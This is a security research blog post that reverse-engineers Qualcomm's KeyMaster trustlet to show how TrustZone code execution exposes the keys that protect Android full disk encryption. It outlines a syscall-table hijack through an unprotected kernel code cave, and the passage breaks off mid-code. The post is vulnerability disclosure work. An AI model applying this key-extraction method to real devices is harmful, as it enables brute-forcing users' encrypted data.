Extracting Qualcomm's KeyMaster Keys - Breaking Android Full Disk Encryption

Archived: 2026-04-05 21:41:51 UTC

After covering a TrustZone kernel vulnerability and exploit in the previous blog post, I thought this time it might be interesting to explore some of the implications of code-execution within the TrustZone kernel. In this blog post, I'll demonstrate how TrustZone kernel code-execution can be used to effectively break Android's **F**ull **D**isk **E**ncryption (**FDE**) scheme. We'll also see some of the inherent issues stemming from the design of Android's FDE scheme, even without any TrustZone vulnerability.

I've been in contact with Qualcomm regarding the issue prior to the release of this post, and have let them review the blog post. As always, they've been very helpful and fast to respond. Unfortunately, it seems as though fixing the issue is not simple, and might require hardware changes.

If you aren't interested in the technical details and just want to read the conclusions - feel free to jump right to the "**Conclusions**" section. In the same vein, if you're only interested in the code, jump directly to the "**Code**" section.

[UPDATE: I've made a factual mistake in the original blog post, and have corrected it in the post below. Apparently Qualcomm are not able to sign firmware images, only OEMs can do so. As such, they cannot be coerced to create a custom TrustZone image. I apologise for the mistake.]

And now without further ado, let's get to it!

Setting the Stage

A couple of months ago the highly-publicised case of Apple vs. FBI brought attention to the topic of privacy - especially in the context of mobile devices. Following the 2015 San Bernardino terrorist attack, the FBI seized a mobile phone belonging to the shooter, Syed Farook, with the intent to search it for any additional evidence or leads related to the ongoing investigation. However, despite being in possession of the device, the FBI were unable to unlock the phone and access its contents.

This may sound puzzling at first. "Surely if the FBI has access to the phone, could they not extract the user data stored on it using forensic tools?". Well, the answer is not that simple. You see, the device in question was an iPhone 5c, running iOS 9.

As you may well know, starting with iOS 8, Apple has automatically enabled **F**ull **D**isk **E**ncryption (**FDE**) using an encryption key which is

derived from the user's password

. In order to access the data on the device, the FBI would have to crack that encryption. Barring any errors in cryptographic design, this would most probably be achieved by cracking the user's password.

"So why not just brute-force the password?". That sounds like a completely valid approach - especially since most users are notoriously bad at choosing strong passwords, even more so when it comes to mobile devices.


However, the engineers at Apple were not oblivious to this concern when designing their FDE scheme. In order to try and mitigate this kind of attack, they've designed the encryption scheme so that the generated encryption key is

bound to the hardware of the device.

In short, each device has an immutable 256-bit unique key called the UID, which is randomly generated and fused into the device's hardware at the factory. The key is stored in a way which completely prevents access to it using software or firmware (it can only be set as a key for the AES Engine), meaning that

even Apple cannot extract it from the device

once it's been set. This device-specific key is then used in combination with the provided user's password in order to generate the resulting encryption key used to protect the data on the device. This effectively 'tangles' the password and the UID key.



Apple's FDE KDF

Binding the encryption key to the device's hardware allows Apple to make the job

much harder

for would-be attackers. It essentially forces attackers to use the device for each cracking attempt. This, in turn, allows Apple to introduce a whole array of defences that would make cracking attempts on the device unattractive.

For starters, the key-derivation function shown above is engineered in such a way so that it would take a substantial amount of time to compute on the device. Specifically, Apple chose the function's parameters so that a single key derivation would take approximately 80 milliseconds. This delay would make cracking short alphanumeric passwords slow (~2 weeks for a 4-character alphanumeric password), and cracking longer passwords completely infeasible.

In order to further mitigate brute-force attacks on the device itself, Apple has also introduced an incrementally increasingly delay between subsequent password guesses. On the iPhone 5c, this delay was facilitated completely using software. Lastly, Apple has allowed for an option to completely erase all of the information stored on the

device after 10 failed password attempts. This configuration, coupled with the software-induced delays, made cracking the password on the device itself rather infeasible as well.

Delays between passcode attempts

Attempts	Delay Enforced
1-4	none
5	1 minute
6	5 minutes
7-8	15 minutes
9	1 hour

With this in mind, it's a lot more reasonable that the FBI were unable to crack the device's encryption.

Had they been able to extract the UID key, they could have used as much (specialized) hardware as needed in order to rapidly guess many passwords, which would most probably allow them to eventually guess the correct password. However, seeing as the UID key cannot be extracted by means of software or firmware, that option is ruled out.

As for cracking the password on the device, the software-induced delays between password attempts and the possibility of obliterating all the data on the device made that option rather unattractive. That is, unless they could bypass the software protections... However, this is where the story gets rather irrelevant to this blog post, so we'll keep it at that.

If you'd like to read more, you can check out Dan Guido's superb post about the technical aspects of Apple v. FBI, or Matthew Green's great overview on Apple's FDE, or better yet, the iOS Security Guide.

Going back to the issue at hand - we can see that Apple has cleverly designed their FDE scheme in order to make it very difficult to crack. Android, being the mature operating system that it is, was not one to lag behind. In fact, Android has also offered full disk encryption, which has been enabled by default since Android 5.0.


So how does Android's FDE scheme fare? Let's find out.

Starting with Android 5.0, Android devices automatically protect all of the user's information by enabling full disk encryption.


Android FDE is based on a Linux Kernel subsystem called dm-crypt, which is widely deployed and researched. Off the bat, this is already good news - *dm-crypt* has withstood the test of time, and as such seems like a great candidate for an FDE implementation. However, while the encryption scheme may be robust, the system is only as strong as the key being used to encrypt the information. Additionally, mobile devices tend to cause users to choose poorer passwords in general. This means the key derivation function is hugely important in this setting.

So how is the encryption key generated?

This process is described in great detail in the official documentation of Android FDE, and in even greater detail in Nikolay Elenkov's blog, "Android Explorations". In short, the device generates a randomly-chosen 128-bit master key (which we'll refer to as the Device Encryption Key - DEK) and a 128-bit randomly-chosen salt. The DEK is then protected using an elaborate key derivation scheme, which uses the user's provided unlock credentials (PIN/Password/Pattern) in order to derive a key which will ultimately encrypt the DEK. The encrypted DEK is then stored on the device, inside a special *unencrypted* structure called the "*crypto footer*".



The encrypted disk can then be decrypted by simply taking the user's provided credentials, passing them through the key derivation function, and using the resulting key to decrypt the stored DEK. Once the DEK is decrypted, it can be used to decrypt user's information.



However, this is where it gets interesting! Just like Apple's FDE scheme, Android FDE seeks to prevent brute-force cracking attacks; both on the device and especially off of it.


Naturally, in order to prevent on-device cracking attacks, Android introduced delays between decryption attempts and an option to wipe the user's information after a few subsequent failed decryption attempts (just like iOS). But what about preventing off-device brute-force attacks? Well, this is achieved by introducing a step in the key derivation scheme which

binds the key to the device's hardware

. This binding is performed using Android's Hardware-Backed Keystore - KeyMaster.

KeyMaster

The KeyMaster module is intended to assure the protection of cryptographic keys generated by applications. In order to guarantee that this protection cannot be tampered with, the KeyMaster module runs in a **T**rusted **E**xecution **E**nvironment (**TEE**), which is completely separate from the Android operating system. In keeping with the TrustZone terminology, we'll refer to the Android operating system as the "Non-Secure World", and to the TEE as the "Secure World".




Put simply, the KeyMaster module can be used to generate encryption keys, and to perform cryptographic operations on them, without ever revealing the keys to the *Non-Secure World*.

Once the keys are generated in the KeyMaster module, they are encrypted using a hardware-backed encryption key, and returned to *Non-Secure World*. Whenever the *Non-Secure World* wishes to perform an operation using the generated keys, it must supply the encrypted "*key blob*" to the KeyMaster module. The KeyMaster module can then decrypt the stored key, use it to perform the wanted cryptographic operation, and finally return the result to the *Non-Secure World*.

Since this is all done without ever revealing the cryptographic keys used to protect the key blobs to the *Non-Secure World*, this means that all cryptographic operations performed using *key blobs* must be handled by the KeyMaster module, directly on the device itself.

With this in mind, let's see exactly how KeyMaster is used in Android's FDE scheme. We'll do so by taking a closer look at the hardware-bound key derivation function used in Android's FDE scheme. Here's a short schematic detailing the KDF (based on a similar schematic created by Nikolay Elenkov):



Android FDE's KDF

As you can see, in order to bind the KDF to the hardware of the device, an additional field is stored in the *crypto footer* - a KeyMaster-generated *key blob*. This key blob contains a KeyMaster-encrypted RSA-2048 private key, which is used to sign the encryption key in an intermediate step in the KDF - thus requiring the use of the KeyMaster module in order to produce the intermediate key used decrypt the DEK in each decryption attempt.

Moreover, the *crypto footer* also contains an additional field that doesn't serve any direct purpose in the decryption process; the value returned from running *scrypt* on the final intermediate key (IK3). This value is referred to as the "scrypted_intermediate_key" (*Scrypted IK* in the diagram above). It is used to verify the validity of the supplied FDE password in case of errors during the decryption process. This is important since it allows Android to know when a given encryption key is valid but the disk itself is faulty. However, knowing this value still shouldn't help the attacker "reverse" it to retrieve the IK3, so it still can't be used to help attackers aiming to guess the password off the device.

As we've seen, the Android FDE's KDF is "bound" to the hardware of the device by the intermediate KeyMaster signature. But how secure *is* the KeyMaster module? How are the key blobs protected? Unfortunately, this is hard to say. The implementation of the KeyMaster module is provided by the SoC OEMs and, as such, is completely undocumented (essentially a black-box). We could try and rely on the official Android documentation, which states that the KeyMaster module: "...offers an opportunity for Android devices to provide *hardware-backed, strong security* services...". But surely that's not enough.

So... Are you pondering what I'm pondering?

Reversing Qualcomm's KeyMaster

As we've seen in the previous blog posts, Qualcomm provides a Trusted Execution Environment called **QSEE** (**Q**ualcomm **S**ecure **E**xecution **E**nvironment). The QSEE environment allows small applications, called "Trustlets", to execute on a dedicated secured processor within the "Secure World" of TrustZone. One such QSEE trustlet running in the "Secure World" is the *KeyMaster* application. As we've already seen how to reverse-engineer QSEE trustlets, we can simply apply the same techniques in order to reverse engineer the KeyMaster module and gain some insight into its inner workings.

First, let's take a look at the Android source code which is used to interact with the KeyMaster application. Doing so reveals that the trustlet only supports four different commands:

```
enum  keymaster_cmd_t {
    /*
     * List the commands supportedin by the hardware.
     */
    KEYMASTER_GENERATE_KEYPAIR = 0x00000001,
    KEYMASTER_IMPORT_KEYPAIR = 0x00000002,
    KEYMASTER_SIGN_DATA = 0x00000003,
    KEYMASTER_VERIFY_DATA = 0x00000004,
};
```

As we're interested in the protections guarding the generated key blobs, let's take a look at the *KEYMASTER_SIGN_DATA* command. This command receives a previously encrypted key blob and *somehow* performs an operation using the encapsulated cryptographic key. Ergo, by reverse-engineering this function, we should be able to deduce how the encrypted key blobs are decapsulated by the KeyMaster module.

The command's signature is exactly as you'd imagine - the user provides an encrypted key blob, the signature parameters, and the address and length of the data to be signed. The trustlet then decapsulates the key, calculates the signature, and writes it into the shared result buffer.

```
/**
 * Command to sign data using a key info generated before. This can use either
 * an asymmetric key or a secret key.
 * The signed data is returned (by secure app) at offset of data + dlen.
 *
 * cmd_id      : Command issue to secure app
 * sign_param  :
 * key_blob    : Key data information (in shared buffer)
 * data        : Pointer to plain data buffer
 * dlen        : Plain data length
 */
struct keymaster_sign_data_cmd {
      keymaster_cmd_t               cmd_id;
      keymaster_rsa_sign_params_t   sign_param;
      qcom_km_key_blob_t            key_blob;
      uint32_t                      data;
      size_t                        dlen;
};
typedef struct keymaster_sign_data_cmd keymaster_sign_data_cmd_t;
```

As luck would have it, the key blob's structure is actually defined in the supplied header files. Here's what it looks like:

```
struct  qcom_km_key_blob {
  uint32_t magic_num;
  uint32_t version_num;
  uint8_t  modulus[KM_KEY_SIZE_MAX];
  uint32_t modulus_size;
  uint8_t  public_exponent[KM_KEY_SIZE_MAX];
  uint32_t public_exponent_size;
  uint8_t  iv[KM_IV_LENGTH];
  uint8_t  encrypted_private_exponent[KM_KEY_SIZE_MAX];
  uint32_t encrypted_private_exponent_size;
  uint8_t  hmac[KM_HMAC_LENGTH];
};
typedef struct  qcom_km_key_blob qcom_km_key_blob_t;
```

Okay! This is pretty interesting.

First, we can see that the key blob contains the unencrypted modulus and public exponent of the generated RSA key. However, the private exponent seems to be encrypted in some way. Not only that, but the whole key blob's authenticity is verified by using an HMAC. So where is the encryption key stored? Where is the HMAC key stored? We'll have to reverse-engineer the KeyMaster module to find out.

Let's take a look at the KeyMaster trustlet's implementation of the *KEYMASTER_SIGN_DATA* command. The function starts with some boilerplate validations in order to make sure the supplied parameters are valid. We'll skip those, since they aren't the focus of this post. After verifying all the parameters, the function maps-in the user-supplied data buffer, so that it will be accessible to the "Secure World". Eventually, we reach the "core" logic of the function:

```
if ( key_blob->magic_num == 'KMKB' )
{
  buffer_0 = get_some_kind_of_buffer(0);
  if ( buffer_0 )
  {
    buffer_1 = get_some_kind_of_buffer(1);
    if ( buffer_1 )
    {
      res = qsee_hmac(2, (int)key_blob, 0x624, buffer_1, 32, (int)&hmac_result);
      if ( !res )
      {
        if ( timesafe_compare((int)&hmac_result, (int)key_blob->hmac, 0x20u) )
        {
          res = -20;
        }
        else
        {
          res = do_something_with_keyblob(key_blob, buffer_0, 16);
          if ( !res )
          {
            *(_DWORD *)output_size_ptr = output_len;
            res = sign_data_to_output(key_blob, data, datalen, output_ptr, output_size_ptr);
```

Okay, we're definitely getting somewhere!

First of all, we can see that the code calls some function which I've taken the liberty of calling *get_some_kind_of_buffer*, and stores the results in the variables *buffer_0* and *buffer_1*. Immediately after retrieving these buffers, the code calls the *qsee_hmac* function in order to calculate the HMAC of the first 0x624 bytes of the user-supplied key blob. This makes sense, since the size of the key blob structure we've seen before is exactly 0x624 bytes (without the HMAC field).

But wait! We've already seen the *qsee_hmac* function before - in the Widevine application. Specifically, we know it receives the following arguments:

```
int __fastcall qsee_hmac(int hmac_type, void *data, int datalen, void *key, int keylen, void *out)
{
  int result; // r0@1

  qsee_syscall(0xFFFFFFE3, hmac_type, (int)data, datalen, (int)key, keylen, (int)out);
  return result;
}
```

The variable that we've called *buffer_1* is passed in as the fourth argument to *qsee_hmac*. This can only mean one thing... It is in fact the HMAC key!

What about *buffer_0*? We can already see that it is used in the function *do_something_with_keyblob*. Not only that, but immediately after calling that function, the signature is calculated and written to the destination buffer. However, as we've previously seen, the private exponent is

encrypted

in the key blob. Obviously the RSA signature cannot be calculated until the private exponent is decrypted... So what does *do_something_with_keyblob* do? Let's see:

```
int __fastcall do_something_with_keyblob(qcom_km_key_blob_t *keyblob, int key, int key_length)
{
  int result; // r0@1
  char mode; // [sp+8h] [bp-18h]@4
  int cipher; // [sp+Ch] [bp-14h]@1

  cipher = 0;
  qsee_cipher_init(0, (int)&cipher);
  if ( !result )
  {
    qsee_cipher_set_param(cipher, 0, key, key_length);// set key
    if ( !result )
    {
      qsee_cipher_set_param(cipher, 1, (int)keyblob->iv, 16);// set IV
      if ( !result )
      {
        mode = 1;
        qsee_cipher_set_param(cipher, 2, (int)&mode, 1);// set mode
        if ( !result )
        {
          result = qsee_cipher_decrypt(
                     cipher,
                     (int)keyblob->encrypted_private_exponent,
                     keyblob->encrypted_private_exponent_size,
                     (int)keyblob->encrypted_private_exponent,
                     (int)&keyblob->encrypted_private_exponent_size);
          if ( !result )
            cipher_destroy_probably(cipher);
        }
      }
    }
  }
  if ( result > 0 )
    result = -result;
  return result;
}
```

Aha! Just as we suspected. The function *do_something_with_keyblob* simply decrypts the private exponent, using *buffer_0* as the encryption key!

Finally, let's take a look at the function that was used to retrieve the HMAC and encryption keys (now bearing a more appropriate name):

```
int __fastcall get_enc_key_or_hmac_key(int request_type)
{
  int global_buffer; // r9@0
  int res; // r4@1
  int _strlen1; // r5@4
  int _strlen2; // r0@4
  int strlen1; // r5@6
  int strlen2; // r0@6

  res = 0;
  if ( request_type )
  {
    if ( request_type == 1 )                    // HMAC key
    {
      strlen1 = strlen(global_buffer + 103);    // KM HMAC HW Crypto key derived from SHK
      strlen2 = strlen(global_buffer + 73);     // KM HMAC HW Crypto Derived key
      if ( !some_kind_of_kdf(0, 16, global_buffer + 73, strlen2, global_buffer + 103, strlen1, global_buffer + 224, 32) )
        res = global_buffer + 224;
    }
  }
  else                                          // Encryption Key
  {
    _strlen1 = strlen(global_buffer + 34);      // KM CPHR HW Crypto Derived key
    _strlen2 = strlen(global_buffer + 4);       // KM CPHR HW Crypto key derived from SHK
    if ( !some_kind_of_kdf(0, 16, global_buffer + 4, _strlen2, global_buffer + 34, _strlen1, global_buffer + 208, 16) )
      res = global_buffer + 208;
  }
  return res;
}
```

As we can see in the code above, the HMAC key and the encryption key are *both* generated using some kind of key derivation function. Each key is generated by invoking the KDF using a pair of hard-coded strings as inputs. The resulting derived key is then stored in the KeyMaster application's global buffer, and the pointer to the key is returned to the caller. Moreover, if we are to trust the provided strings, the internal key derivation function uses an *actual* hardware key, called the *SHK*, which would no doubt be hard to extract using software...

...But this is all irrelevant! The decapsulation code we have just reverse-engineered has revealed a very important fact.

Instead of creating a scheme which *directly* uses the hardware key without ever divulging it to software or firmware, the code above performs the encryption and validation of the key blobs using keys which are

directly available to the TrustZone software

! Note that the keys are also

constant

- they are directly derived from the SHK (which is fused into the hardware) and from two "hard-coded" strings.

Let's take a moment to explore some of the implications of this finding.

Conclusions

- **The key derivation is not hardware bound.** Instead of using a real hardware key which cannot be extracted by software (for example, the SHK), the KeyMaster application uses a key derived from the SHK and directly available to TrustZone.
- **OEMs can comply with law enforcement to break Full Disk Encryption.** Since the key is available to TrustZone, OEMs could simply create and sign a TrustZone image which extracts the KeyMaster keys and

flash it to the target device. This would allow law enforcement to easily brute-force the FDE password off the device using the leaked keys.

- **Patching TrustZone vulnerabilities does not necessarily protect you from this issue.** Even on patched devices, if an attacker can obtain the encrypted disk image (e.g. by using forensic tools), they can then "downgrade" the device to a vulnerable version, extract the key by exploiting TrustZone, and use them to brute-force the encryption. Since the key is derived directly from the SHK, and the SHK cannot be modified, this renders all down-gradable devices directly vulnerable.
- **Android FDE is only as strong as the TrustZone kernel or KeyMaster.** Finding a TrustZone kernel vulnerability or a vulnerability in the KeyMaster trustlet, directly leads to the disclosure of the KeyMaster keys, thus enabling off-device attacks on Android FDE.

During my communication with Qualcomm I voiced concerns about the usage of a software-accessible key derived from the SHK. I suggested using the SHK (or another hardware key) directly. As far as I know, the SHK

cannot be extracted from software

, and is only available to the cryptographic processors (similarly to Apple's UID). Therefore, using it would thwart any attempt at off-device brute force attacks (barring the use of specialized hardware to extract the key).

However, reality is not that simple. The SHK is used for many different purposes. Allowing the user to directly encrypt data using the SHK would compromise those use-cases. Not only that, but the KeyMaster application is widely used in the Android operating-system. Modifying its behaviour could "break" applications which rely on it. Lastly, the current design of the KeyMaster application doesn't differentiate between requests which use the KeyMaster application for Android FDE and other requests for different use-cases. This makes it harder to incorporate a fix which only modifies the KeyMaster application.

Regardless, I believe this issue underscores the need for a solution that entangles the full disk encryption key with the device's hardware in a way which cannot be bypassed using software. Perhaps that means redesigning the FDE's KDF. Perhaps this can be addressed using additional hardware. I think this is something Google and OEMs should definitely get together and think about.

Extracting the KeyMaster Keys

Now that we've set our sights on the KeyMaster keys, we are still left with the challenge of extracting the keys directly from TrustZone.

Previously on the zero-to-TrustZone series of blog posts, we've discovered an exploit which allowed us to achieve code-execution within QSEE, namely, within the Widevine DRM application. However, is that enough?

Perhaps we could read the keys directly from the KeyMaster trustlet's memory from the context of the hijacked Widevine trustlet? Unfortunately, the answer is no. Any attempt to access a different QSEE application's memory causes an XPU violation, and subsequently crashes the violating trustlet (even when switching to a kernel context). What about calling the same KDF used by the KeyMaster module to generate the keys from the context of the Widevine trustlet? Unfortunately the answer is no once again. The KDF is only present in the KeyMaster

application's code segment, and QSEE applications cannot modify their own code or allocate new executable pages.

Luckily, we've also previously discovered an additional privilege escalation from QSEE to the TrustZone kernel. Surely code execution within the TrustZone kernel would allow us to hijack any QSEE application! Then, once we control the KeyMaster application, we can simply use it to leak the HMAC and encryption keys and call it a day.

Recall that in the previous blog post we reverse-engineered the mechanism behind the invocation of system calls in the TrustZone kernel. Doing so revealed that most system-calls are invoked indirectly by using a set of globally-stored pointers, each of which pointing to a different table of supported system-calls. Each system-call table simply contained a bunch of consecutive 64-bit entries; a 32-bit value representing the syscall number, followed by a 32-bit pointer to the syscall handler function itself. Here is one such table:

```
FE81BC68 syscall_table_6 DCD 1                    ; DATA XREF: seg003:FE81BDC4↓o
FE81BC6C                 DCD Invalidate_entire_Unified_TLB_Inner_Shareable_0
FE81BC70                 DCD 2
FE81BC74                 DCD invalidate_inst_tlb
FE81BC78                 DCD 3
FE81BC7C                 DCD invalidate_data_tlb
FE81BC80                 DCD 4
FE81BC84                 DCD invalidate_mmu_cache_and_icache
FE81BC88                 DCD 5
FE81BC8C                 DCD _armv7_mmu_cache_flush_1
FE81BC90                 DCD 6
FE81BC94                 DCD _armv7_mmu_cache_flush
FE81BC98                 DCD 7
FE81BC9C                 DCD _armv7_mmu_cache_flush_0
FE81BCA0                 DCD 8
FE81BCA4                 DCD invalidate_data_cache
FE81BCA8                 DCD 9
FE81BCAC                 DCD flush_data_cache
FE81BCB0                 DCD 0xA
```

Since these tables are used by all QSEE trustlets, they could serve as a highly convenient entry point in order to hijack the code execution within the KeyMaster application!

All we would need to do is to overwrite a system-call handler entry in the table, and point it to a function of our own. Then, once the KeyMaster application invokes the target system-call, it would execute our own handler instead of the original one! This also enables us not to worry about restoring execution after executing our code, which is a nice added bonus.

But there's a tiny snag - in order to direct the handler at a function of our own, we need some way to allocate a chunk of code which will be *globally available* in the "Secure World". This is because, as mentioned above, different QSEE applications cannot access each other's memory segments. This renders our previous method of overwriting the code segments of the Widevine application useless in this case. However, as we've seen in the past, the TrustZone Kernel's code segments (which are accessible to all QSEE application when executing in kernel context) are protected using a special hardware component called an XPU. Therefore, even when running within the TrustZone kernel and disabling access protection faults in the ARM MMU, we are still unable to modify them.

This is where some brute-force comes in handy... I've written a small snippet of code that quickly iterates over all of the TrustZone Kernel's code segments, and *attempt*s to modify them. If there is any (mistakenly?) XPU-unprotected region, we will surely find it. Indeed, after iterating through the code segments, one rather large segment, ranging from addresses 0xFE806000 to 0xFE810000, appeared to be unprotected!

Since we don't want to disrupt the regular operation of the TrustZone kernel, it would be wise to find a small code-cave in that region, or a small chunk of code that would be harmless to overwrite. Searching around for a bit reveals a small bunch of logging strings in the segment - surely we can overwrite them without any adverse effects:

```
aSmem_setup_toc DCB "smem_setup_toc: Cannot get DALProp handle.",0
                                        ; DATA XREF: sub_FE80D374+1E↑o
                DCB 0
aSmem_toc_vers  DCB "smem_toc_vers",0   ; DATA XREF: sub_FE80D374+26↑o
                ALIGN 4
aSmem_setup_t_0 DCB "smem_setup_toc: Cannot get smem_toc_vers DAL prop.",0
                                        ; DATA XREF: sub_FE80D374+36↑o
                DCB 0
aSmem_partition DCB "smem_partitions",0 ; DATA XREF: sub_FE80D374+4C↑o
aSmem_setup_t_1 DCB "smem_setup_toc: Cannot get smem_partitions DAL prop.",0
                                        ; DATA XREF: sub_FE80D374+5E↑o
                DCB 0, 0, 0
aSmem_setup_t_2 DCB "smem_setup_toc: Heap remaining (%d) < total partitions sz (%d)!",0
                                        ; DATA XREF: sub_FE80D374+A4↑o
aSmem_boot_init DCB "smem_boot_init: major version (%d) does not match all procs!",0
                                        ; DATA XREF: seg001:FE80D608↑o
                DCB 0, 0, 0
aSmem_boot_in_0 DCB "smem_boot_init: Could not allocate smsm_size_info",0
                                        ; DATA XREF: seg001:FE80D62A↑o
                ALIGN 4
aSmem_boot_in_1 DCB "smem_boot_init: Could not allocate smd_lb_nway_cmd_reg",0
                                        ; DATA XREF: seg001:FE80D654↑o
```

Now that we have a modifiable code cave in the TrustZone kernel, we can proceed to write a small stub that, when called, will exfiltrate the KeyMaster keys directly from the KeyMaster trustlet's memory!

Lastly, we need a simple way to cause the KeyMaster application to execute the hijacked system-call. Remember, we can easily send commands to the KeyMaster application which, in turn, will cause the KeyMaster application to call quite a few system-calls. Reviewing the KeyMaster's key-generation command reveals that one good candidate to hijack would be the "*qsee_hmac*" system-call:

```
prng_get_random((int)&v21, 16);
encrypt_private_exponent((int)&private_exp, (int)&v22, v23, key, 0x10);
v11 = v13;
if ( !v13 )
{
  v11 = qsee_hmac(2, &private_exp, 0x624, (void *)iv, 0x20, &hmac_res);
  if ( !v11 )
  {
    *(_DWORD *)res_ptr = 0x644;
    memcpy(output_plus_4, (int)&private_exp, 1604);
    memzero((int)&private_exp, 0x644u);
    memzero_(key, 0x10u);
    memzero_(iv, 0x20u);
  }
}
```

KeyMaster's "Generate Key" Flow

Where *qsee_hmac*'s signature is:

```
int __fastcall qsee_hmac(int hmac_type, void *data, int datalen, void *key, int keylen, void *out)
{
  int result; // r0@1

